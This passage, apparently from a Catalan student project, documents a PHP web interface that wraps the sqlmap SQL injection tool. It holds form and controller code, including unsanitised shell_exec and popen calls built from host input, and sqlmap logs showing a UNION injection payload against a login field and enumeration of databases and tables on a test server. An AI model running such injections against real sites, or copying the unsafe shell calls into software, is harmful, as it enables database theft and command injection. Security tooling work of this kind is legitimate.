
Les opcions donades en el nostre formulari s'han construït de manera modular, fent que les configuracions dels paràmetres s'hagin de gestionar a través de diferents arxius, és a dir, per cadascun del conjunt d'opcions permesos en el sqlmap (target, request, optimization, injection, detection, techniques, etc.) s'ha creat un arxiu.

En el nostre cas, aquest conjunt d'arxius s'ha guardat en la següent ubicació: **/options**

TARGET




REQUEST




OPTIMIZATION

DETECTION

TECHNIQUES



ENUMERATION



Actualment, només s'han creat aquests arxius i algunes de les seves funcionalitats per tal de veure el seu comportament. A continuació, explicarem quina és la composició bàsica a través d'un arxiu d'aquests, i així poder observar-ne el comportament general.

DESCRIPCIÓ

Primer, declarem les variables globals (objectes) per poder utilitzar-les en el procediment, i inicialitzem les variables pròpies del conjunt d'opcions objecte: sempre es definirà el títol i la descripció ($parent vindrà definit per l'objecte $PFORM). En aquest cas, treballarem sobre el conjunt d'opcions **Detection**.

```
global $SQLMAP;
global $PFORM;

$parent = $PFORM->getIDaccordion();
$section = "DETECTION";
$description = "These options can be used to customize the detection phase";
```

A continuació, per poder treballar sobre un bloc d'opcions sempre haurem de treballar sobre un conjunt d'etiquetes ( ), les quals ens permetran heretar les propietats de la funció acordió de Bootstrap.

```
$PFORM->printPanelHeading($parent, $section, $description);
$PFORM->printPanelCollapse(0, $section, true);

                    <<... codi explicat a conitnuació...>>

$PFORM->printPanelCollapse(1, $section, true);
```

Per una banda, amb la funció **printPanelHeading()** construïm la capçalera del bloc:

Per altra banda, amb les funció **printPanelCollapse()** definim l'espai en el qual mostrarem els camps del nostre formulari:

Per últim, explicarem la estructura dels camps dintre del bloc. Aquest s'estructura en graella: per cadascuna de les files (row) hi ha un conjunt de 12 columnes (col) definides per Bootstrap. Aquest fet ens permetrà ajustar de manera més adequada cadascun dels camps a introduir mitjançant l'atribut ** ,** on **N** és igual al número de columnes a utilitzar.


```
<div class="row">
  <div class="col-md-6">
    <?php
      $aux = $SQLMAP->getLevel();
      $PFORM->printFormTNumber('level',$aux['value'],$aux['min'],$aux['max'],'Level of tests to perform');
    ?>
    </div>
    <div class="col-md-6">
    <?php
      $aux = $SQLMAP->getRisk();
      $PFORM->printFormTNumber('risk',$aux['value'],$aux['min'],$aux['max'],'Risk of tests to perform');
    ?>
    </div>
</div>
```

Un cop dividits els camps, utilitzarem les funcions pròpies de les classes creades per configurar correctament el tipus de camp escollit. Per una banda, mitjançant l'objecte


$SQLMAP obtindrem els valors per defecte [**$SQLMAP->getLevel();**] i després, construirem el formulari del camp mitjançant l'objecte $PFORM [**$PFORM->printFormTNumber('risk', $aux['value'],$aux['min'],$aux['max'],'Risk of tests to perform');**].

4.3.3. Informe de l'anàlisi


En iniciar l'execució de la consulta passada, el procediment s'anirà mostrant en temps real a la pàgina web (injection.php).



En finalitzar, l'usuari podrà consultar l'informe a través de la pàgina web, o si també vol podrà guardar-ho en un fitxer per poder-ho consultar més endavant:



El fitxer obtingut tindrà les característiques següents: nom del host objecte i la data d'inici en la qual s'ha efectuat l'ordre [date('Ymd-Hi')]:



4.4. Capa del Controlador

La capa del controlador gestiona les peticions dels usuaris. És responsable de respondre la informació sol·licitada amb l'ajut tant del model com de la vista.

És per aquest motiu que els controladors poden ser vistos com a administradors per tal de completar un tasca de la manera més adequada, p.e.: esperar la petició de l'usuari, comprovar la seva validesa en correspondència amb les normes definides, delegar la cerca de dades al model, i seleccionar el tipus de resposta més adequat segons les preferències esperades.

En aquesta capa trobarem dos fitxers diferenciats. El primer és l'encarregat de comprovar la validesa de les dades passades per l'usuari, i el segon és el responsable de classificar i mapejar la sortida de l'informe creat durant l'anàlisi executada.

4.4.1. Fitxer .: configparam.php

En aquest fitxer es realitza una anàlisi sobre la validesa de les dades adquirides a través del formulari d'entrada, i seguidament es delega la comprovació i inicialització de les dades, en l'objecte creat per aquest funció: $**SQLMAP**.

```
global $SQLMAP;

if (isset($_POST['url'])) {
        $SQLMAP->setURL($_POST['url']);
}

$SQLMAP->checkArrayValue('verbose');

if (isset($_POST['data'])) {
        if (!empty($_POST['data'])) {
                $SQLMAP->setData($_POST['data']);
        }
}
$SQLMAP->checkArrayValue('timeout');
$SQLMAP->checkArrayValue('retries');
$SQLMAP->checkActiveParameter('randagent');

$SQLMAP->checkArrayValue('threads');

$SQLMAP->checkArrayValue('level');
$SQLMAP->checkArrayValue('risk');

if (isset($_POST['tech'])) {
        $SQLMAP->setTech($_POST['tech']);
}
if (isset($_POST['unioncols'])) {
```

```
        if (!empty($_POST['unioncols'])) {
                $SQLMAP->setUnioncols($_POST['unioncols']);
        }
}
$SQLMAP->checkArrayValue('timesec');

$SQLMAP->checkActiveParameter('currentuser');
$SQLMAP->checkActiveParameter('currentdb');
$SQLMAP->checkActiveParameter('hostname');
$SQLMAP->checkActiveParameter('users');
$SQLMAP->checkActiveParameter('privileges');
$SQLMAP->checkActiveParameter('dbs');
$SQLMAP->checkActiveParameter('tables');
$SQLMAP->checkActiveParameter('columns');
$SQLMAP->checkActiveParameter('schema');
$SQLMAP->checkActiveParameter('dump');
```

4.4.2. Fitxer .: outputinjection.php

Aquest fitxer és el responsable de classificar i mapejar la sortida de l'informe generat per l'execució de la comanda. No obstant això, abans comprovarà que no s'hagi generat cap error al respecte abans d'efectuar l'ordre:

```
if ($SQLMAP->errorSettings()) {
   echo '<div class="well">';
   echo $SQLMAP->getErrorMessage();
   echo '</div>';
} else {
   <<... execució de la comanda sqlmap ...>>
}
```

Si hi hagués algun error, la comanda no s'executarà, i si no, s'iniciarà el procediment per executar-la:

```
// create a temporary folder
$dirtmp = $CFG->report."/".$SQLMAP->getHost()."/";
if (file_exists($dirtmp)) {
   $output_cmd = shell_exec("rm ".$dirtmp."/*.txt");
} else {
   $output_cmd = shell_exec("mkdir ".$dirtmp);
}
// create a temporary file
$SQLMAP->setFilename();
$filename = $dirtmp . $SQLMAP->getFilename();
$handle = fopen($filename, "w");
```

Primer, tenint en compte les dades del host objecte, comprovarem si anteriorment s'ha efectuat una anàlisi [file_exists($dirtmp);], i en conseqüència, si s'ha creat un directori; si fos el cas, esborrem el fitxers generats anteriorment [shell_exec("rm ".$dirtmp."/*.txt");] i si no, creem un nou directori temporal [shell_exec("mkdir ".$dirtmp);].

Després, crearem un fitxer temporal (en mode escriptura) tenint en compte el host objecte i la data d'inici de l'execució de l'ordre [$handle = fopen($filename, "w");].

```
$cmd = $SQLMAP->getSQLmapInstruction();
$proc = popen($cmd, 'r');
echo '<div class="well">';
while (!feof($proc)) {
  $content = fgets($proc);
                                        <<... codi del bucle ...>>
}
echo '</div>';
pclose($proc);
fclose($handle);
```

Un cop obtinguda la comanda a executar [$cmd = $SQLMAP->getSQLmapInstruction();], obrim un punter a un procediment [$proc = popen($cmd, 'r');] per tal d'anar llegint la sortida de la comanda passada i veure els resultats. En aquest sentit, fins que el procediment no acabi [!feof($proc)] anirem llegint els resultats [$content = fgets($proc);] per després fer-ne el tractament més oportú (la lectura es farà línia a línia). No obstant això, en acabar tancarem el punters inicialitzats [pclose($proc); i fclose($handle);].

```
// stored in a temporary file
fwrite($handle, $content);

// display web
switch (true) {
  case stristr($content, '[CRITICAL]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-critical">'.$content;
    break;

  case stristr($content, '[DEBUG]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-debug">'.$content;
    break;

  case stristr($content, '[INFO]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-info">'.$content;
    break;

  case stristr($content, '[PAYLOAD]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-payload">'.$content;
    break;

  case stristr($content, '[TRAFFIC IN]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-traffic_in">'.$content;
    break;

  case stristr($content, '[TRAFFIC OUT]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-traffic_out">'.$content;
    break;
```

```
  case stristr($content, '[WARNING]'):
    $content = str_replace("\n","</div>", $content);
    $content = '<div class="alert-warning">'.$content;
    break;

  default:
    $content = str_replace("\n", "<br>", $content);
    break;
}
echo $content;
@ flush();
```

Per una banda, escriurem el contingut de sortida en el fitxer temporal [fwrite($handle, $content);]. I per altra banda, mostrarem el contingut de la sortida per pantalla [echo $content; i @ flush();]. En aquest sentit la sortida per pantalla tindrà un tractament d'estil depenent de la informació que volem donar. Per exemple, si volem donar un missatge d'informació el tag específic a introduir seria aquest: .

Finalment, acabarem per introduir els botons perquè l'usuari pugui escollir entre guardar en un arxiu l'informe generat, o tornar a realitzar una altra anàlisi.


```
echo '<a href="'.$CFG->wwwroot.$CFG->tmpdir.'/'.$SQLMAP->getHost().'/'.$SQLMAP->getFilename().'"
download="'.$SQLMAP->getFilename().'"';
echo '<button type="button" class="btn btn-primary">Save report</button></a>';

echo '<button type="button" class="btn btn-link" onclick="history.back()">Go back</button>';
```

5. Resultats

Al llarg d'aquest capítol es mostren els resultats obtinguts a partir de les diverses proves realitzades utilitzant les implementacions que s'han plantejat anteriorment. Per avaluar el funcionament del sistema es descriuen els resultats obtinguts en aplicar-ho en un entorn web de proves.


5.1. Usabilitat

Els resultats obtinguts sobre la interfície web creada són totalment satisfactoris, ja que s'ha creat una eina que permet configurar de manera intuïtiva els paràmetres necessaris per realitzar l'anàlisi amb l'eina sqlmap. A més a més, com podem observar, cadascun dels panells de control s'ha habilitat amb una petita descripció per identificar quin és l'objecte d'aquell bloc i què hi pot trobar.




En aquest sentit, podem assegurar que s'ha aconseguit una eina potent, parlant en termes de facilitat d'aprenentatge i flexibilitat, ja que els usuaris de nou ingrés podrien entendre fàcilment el funcionament del sistema sense disposar de grans coneixements en eines de SQL Injection. A més a més, pel fet d'haver utilitzat un framework adaptatiu s'ha ampliat la utilització dels dispositius que poden executar l'aplicació.

No obstant això, com es pot observar en els exemples, s'haurien d'augmentar les opcions de cadascun dels blocs (i del sistema en general) per tal d'oferir un major grau d'aprofundiment en l'eina i poder mostrar tota la potencialitat de l'eina original.




5.2. Funcionament

En relació a les funcionalitats del framework de Bootstrap, el sistema respon molt bé. A més a més, s'ha configurat el sistema per informar a l'usuari dels paràmetres necessaris abans d'iniciar el procediment.



Respecte el funcionament de l'aplicació, un cop configurats els paràmetres desitjats i després d'haver clicat el botó d'inici:



El sistema inicia el procés correctament i executa la comanda tenint en comptes els paràmetres passats per formulari d'entrada.

5.3. Tractament de la informació

Tots els mètodes implementats per a la comprovació de dades o informació sobre l'estat del sistema funcionen correctament. A més a més, gràcies al mapeig de les cadenes de sortida i tenint en compte els diferents missatges, s'han pogut gestionar les visualitzacions tenint en compte la tipologia dels missatges informatius.

[CRITICAL]

```
[16:59:09] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
```

[DEBUG]

```
[16:59:09] [DEBUG] skipping test 'Generic UNION query (random number) - 1 to 10 columns' because the level (3) is higher than the provided (1)
```

[INFO]

```
[16:59:04] [INFO] testing connection to the target URL
```

[PAYLOAD]

```
[16:59:05] [PAYLOAD] 5307
```

[TRAFFIC IN]

```
[16:59:05] [TRAFFIC IN] HTTP response [#3] (200 OK):
```


[TRAFFIC OUT]


```
[16:59:05] [TRAFFIC OUT] HTTP request [#3]:
```

[WARNING]

```
[16:59:05] [WARNING] GET parameter 'id' does not appear dynamic
```

Finalment, en acabar la visualització del informe podem obtenir aquest resultat mitjançant un fitxer *.txt.







5.4. Exemples

5.4.1. Injecció utilitzant el mètode POST


Normalment aquestes vulnerabilitats es troben als formularis d'inici de sessió, per reduir la possibilitat d'introduir codi maliciós... encara que tots sabem que això no és així. En aquest sentit, configurem el nostre formulari:



Indiquem el paràmetre vulnerable: «username»



I seleccionem que volem enumerar les bases de dades disponibles i les seves taules.



El resultat obtingut és el següent:


```
[*] starting at 17:28:41

[17:28:41] [INFO] resuming back-end DBMS 'mysql'
[17:28:41] [INFO] testing connection to the target URL
[17:28:41] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: username
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: username=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178776671,0x536d485646567a776571,0x7176686f71),NULL#
---
[17:28:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL 5
[17:28:42] [INFO] fetching database names
[17:28:42] [INFO] the SQL query used returns 2 entries
[17:28:42] [INFO] resumed: "information_schema"
[17:28:42] [INFO] resumed: "test"
available databases [2]:
[*] information_schema
[*] test

[17:28:42] [INFO] fetching tables for databases: 'information_schema, test'
[17:28:42] [INFO] the SQL query used returns 42 entries
Database: test
[2 tables]
+----------------------------------------+
| db_piap |
| db_user |
+----------------------------------------+

Database: information_schema
[40 tables]
+----------------------------------------+
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| ENGINES |
| EVENTS |
| FILES |
| GLOBAL_STATUS |
| GLOBAL_VARIABLES |
| INNODB_BUFFER_PAGE |
| INNODB_BUFFER_PAGE_LRU |
| INNODB_BUFFER_POOL_STATS |
| INNODB_CMP |
| INNODB_CMPMEM |
| INNODB_CMPMEM_RESET |
| INNODB_CMP_RESET |
| INNODB_LOCKS |
| INNODB_LOCK_WAITS |
| INNODB_TRX |
| KEY_COLUMN_USAGE |
| PARAMETERS |
| PARTITIONS |
| PLUGINS |
| PROCESSLIST |
| PROFILING |
| REFERENTIAL_CONSTRAINTS |
| ROUTINES |
| SCHEMATA |
| SCHEMA_PRIVILEGES |
| SESSION_STATUS |
```

```
| SESSION_VARIABLES |
| STATISTICS |
| TABLES |
| TABLESPACES |
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| TRIGGERS |
| USER_PRIVILEGES |
| VIEWS |
+---------------------------------------+

[17:28:42] [INFO] fetched data logged to text files under '/var/www/sqlmapproject_0.9_3494/sqlmapdata/localhost'

[*] shutting down at 17:28:42
```

5.4.2. Injecció utilitzant el mètode GET

Normalment aquestes vulnerabilitats es troben als formularis de recerca i mostren informació sobre la cerca realitzada. En aquest sentit, configurem el nostre formulari:

Indiquem el paràmetre vulnerable «codenumber» i augmentem el nivell d'informació a mostrar per veure'n el funcionament. Per últim, seleccionem el paràmetre «--dump» per obtenir el contingut de les taules objecte:



El resultat obtingut és el següent:

```
[*] starting at 13:25:29

[13:25:29] [DEBUG] cleaning up configuration parameters
[13:25:29] [DEBUG] setting the HTTP timeout
[13:25:29] [DEBUG] setting the HTTP method to GET
[13:25:29] [DEBUG] creating HTTP requests opener object
[13:25:29] [INFO] resuming back-end DBMS 'mysql'
[13:25:29] [INFO] testing connection to the target URL
[13:25:29] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: codenumber
```

```
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns (custom)
